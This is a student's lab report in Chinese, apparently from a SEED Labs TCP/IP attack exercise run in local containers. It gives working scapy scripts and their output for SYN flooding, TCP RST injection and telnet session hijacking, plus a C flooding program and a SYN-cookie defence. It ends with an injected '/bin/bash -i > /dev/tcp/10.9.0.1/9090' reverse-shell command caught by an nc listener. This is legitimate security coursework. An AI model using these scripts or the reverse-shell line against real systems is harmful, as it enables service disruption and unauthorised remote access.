Lab2 TCP/IP Attack

Task1 SYN Flooding Attack

1. 未攻击时，使用telnet连接10.9.0.5，运行结果如下：

```
root@VM:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fbf0113df6bd login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@fbf0113df6bd:~$
```

可见成功连接。

2. 新建synflood.py，代码如下：

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
```

```
pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
pkt[TCP].sport = getrandbits(16) # source port
pkt[TCP].seq = getrandbits(32) # sequence number
send(pkt, verbose = 0)
```

3. 清除10.9.0.5上的连接缓存，如图所示：

```
root@fbf0113df6bd:/# ip tcp_metrics show
10.9.0.1 age 65.636sec cwnd 10 rtt 212us rttvar 332us source 10.9.0.5
10.9.0.6 age 273.200sec cwnd 10 rtt 124us rttvar 155us source 10.9.0.5
root@fbf0113df6bd:/# ip tcp_metrics flush
root@fbf0113df6bd:/# ip tcp_metrics show
```

4. 运行synflood.py进行攻击，由于发送欺骗报文速度不够快，需要同时运行多个攻击程序，结果如下：

```
root@fbf0113df6bd:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36943        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             204.196.242.58:24949    SYN_RECV
tcp        0      0 10.9.0.5:23             250.208.169.92:62180    SYN_RECV
tcp        0      0 10.9.0.5:23             174.35.28.86:64149      SYN_RECV
tcp        0      0 10.9.0.5:23             133.249.188.105:64252   SYN_RECV
tcp        0      0 10.9.0.5:23             167.63.16.50:34357      SYN_RECV
tcp        0      0 10.9.0.5:23             178.18.21.39:61474      SYN_RECV
tcp        0      0 10.9.0.5:23             67.62.127.120:10919     SYN_RECV
tcp        0      0 10.9.0.5:23             188.11.2.107:59197      SYN_RECV
tcp        0      0 10.9.0.5:23             162.168.215.38:11776    SYN_RECV
tcp        0      0 10.9.0.5:23             22.122.94.32:60302      SYN_RECV
tcp        0      0 10.9.0.5:23             44.168.237.99:14676     SYN_RECV
tcp        0      0 10.9.0.5:23             13.223.77.74:25743      SYN_RECV
tcp        0      0 10.9.0.5:23             14.148.58.92:47572      SYN_RECV
tcp        0      0 10.9.0.5:23             28.247.188.30:23961     SYN_RECV
tcp        0      0 10.9.0.5:23             48.27.55.115:33801      SYN_RECV
```

```
[07/11/21]seed@VM:~/.../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

可见连接超时，攻击成功。

Task1.2 Launch the Attack Using C

1. 编译synflood.c文件并运行进行攻击，命令如下：

```
[07/11/21]seed@VM:~/.../volumes$ gcc synflood.c -o synflood

root@VM:/volumes# synflood 10.9.0.5 23
```

2. 运行结果如下：

```
root@fbf0113df6bd:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36943        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             205.170.214.99:26491    SYN_RECV
tcp        0      0 10.9.0.5:23             126.215.189.101:57829   SYN_RECV
tcp        0      0 10.9.0.5:23             10.133.45.7:35379       SYN_RECV
tcp        0      0 10.9.0.5:23             26.39.165.68:5162       SYN_RECV
tcp        0      0 10.9.0.5:23             8.231.54.35:19136       SYN_RECV
tcp        0      0 10.9.0.5:23             244.36.35.109:52483     SYN_RECV
tcp        0      0 10.9.0.5:23             144.217.125.52:58434    SYN_RECV
tcp        0      0 10.9.0.5:23             142.254.238.114:26567   SYN_RECV
tcp        0      0 10.9.0.5:23             133.156.47.12:55262     SYN_RECV
tcp        0      0 10.9.0.5:23             172.254.187.124:25305   SYN_RECV
tcp        0      0 10.9.0.5:23             110.172.216.45:13682    SYN_RECV

[07/11/21]seed@VM:~/.../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

可见连接超时，攻击成功。

与Python程序相比，不需要同时运行多个攻击程序就可以完成攻击，这是因为.C程序发送欺骗报文的速度更快。

Task1.3 Enable the SYN Cookie Countermeasure

1. 激活SYN cookie机制：


```
Victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.tcp_syncookies=1

    networks:
        net-10.9.0.0:
            ipv4_address: 10.9.0.5
```

2. 重复之前的攻击，发现telnet 10.9.0.5，可见攻击失败。

Task 2: TCP RST Attacks on **telnet** Connections

1. usr1（10.9.0.6）telnet 10.9.0.5，使用Wireshark抓包，结果如下：



No.	Time	Source	Destination	Protocol	Length	Info
62	2021-07-11 23:3…	10.9.0.6	10.9.0.5	TCP	66	58628 → 23 [ACK] Seq=1246345635 Ack=997202120
63	2021-07-11 23:3…	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
64	2021-07-11 23:3…	10.9.0.6	10.9.0.5	TCP	66	58628 → 23 [ACK] Seq=1246345635 Ack=997202122
65	2021-07-11 23:3…	10.9.0.5	10.9.0.6	TELNET	130	Telnet Data ...
66	2021-07-11 23:3…	10.9.0.6	10.9.0.5	TCP	66	58628 → 23 [ACK] Seq=1246345635 Ack=997202186
67	2021-07-11 23:3…	10.9.0.5	10.9.0.6	TELNET	150	Telnet Data ...
68	2021-07-11 23:3…	10.9.0.6	10.9.0.5	TCP	66	58628 → 23 [ACK] Seq=1246345635 Ack=997202270
69	2021-07-11 23:3…	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
70	2021-07-11 23:3…	10.9.0.6	10.9.0.5	TCP	66	58628 → 23 [ACK] Seq=1246345635 Ack=997202291

```
▸ Frame 70: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-708917e60908, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 58628, Dst Port: 23, Seq: 1246345635, Ack: 997202291, Len: 0
```

2. 根据最后一次通信的数据包编写攻击程序tcprst.py，代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
```

```
tcp = TCP(sport=58628, dport=23, flags="R", seq=1246345649, ack=997202313)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

3. 运行攻击程序，发送的伪造报文如下：

```
root@VM:/volumes# tcprst.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 58628           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1246345649      (0)
ack        : IntField                            = 997202313       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
```


4. 攻击结果如下：

```
seed@fbf0113df6bd:~$ Connection closed by foreign host.
```

可见被攻击者10.9.0.5的连接已被对方关闭，攻击成功。

Task 3: TCP Session Hijacking

1. usr1（10.9.0.6）telnet 10.9.0.5，使用Wireshark抓包，结果如下：



No.	Time	Source	Destination	Protocol	Length	Info
60	2021-07-12 07:2…	10.9.0.5	10.9.0.6	TELNET	476	Telnet Data ...
61	2021-07-12 07:2…	10.9.0.6	10.9.0.5	TCP	66	58998 → 23 [ACK] Seq=1597080865 Ack=89482795 Win=6
62	2021-07-12 07:2…	10.9.0.5	10.9.0.6	TELNET	150	Telnet Data ...
63	2021-07-12 07:2…	10.9.0.6	10.9.0.5	TCP	66	58998 → 23 [ACK] Seq=1597080865 Ack=89482879 Win=6
64	2021-07-12 07:2…	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
65	2021-07-12 07:2…	10.9.0.6	10.9.0.5	TCP	66	58998 → 23 [ACK] Seq=1597080865 Ack=89482900 Win=6
66	2021-07-12 07:2…	10.9.0.5	10.9.0.6	TELNET	223	Telnet Data ...


2. 根据最后一次通信的数据包编写攻击程序hi.py，伪造usr1(10.9.0.6)向victim(10.9.0.5)发送”whoami”命令报文，代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=58998, dport=23, flags="A", seq=1597080883, ack=89482952)
data = "whoami\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

3. 运行攻击程序，发送的伪造报文如下：

```
root@VM:/volumes# hi.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 58998           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1597080883      (0)
ack        : IntField                            = 89482952        (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'whoami\r\n'   (b'')
```


4. 攻击结果如下：



可见成功伪造usr1(10.9.0.6)向victim(10.9.0.5)发送”whoami”命令报文，victim发送响应报文，攻击成功。

Task 4: Creating Reverse Shell using TCP Session Hijacking

1. usr1（10.9.0.6）telnet 10.9.0.5，使用Wireshark抓包，结果如下：



2. 根据最后一次通信的数据包编写攻击程序reverse.py，伪造usr1(10.9.0.6)向victim(10.9.0.5)发送反弹shell命令报文，代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=59004, dport=23, flags="A", seq=532892419, ack=4259841754)
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

3. 攻击者运行命令nc -lnv 9090，并运行攻击程序，发送的伪造报文如下：

```
root@VM:/volumes# reverse.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 59004           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 532892419       (0)
ack        : IntField                          = 4259841754      (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n' (b'')
```

4. 攻击结果如下：

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 49048
seed@00654ce2f70f:
```

可见攻击者成功得到victim的反弹shell。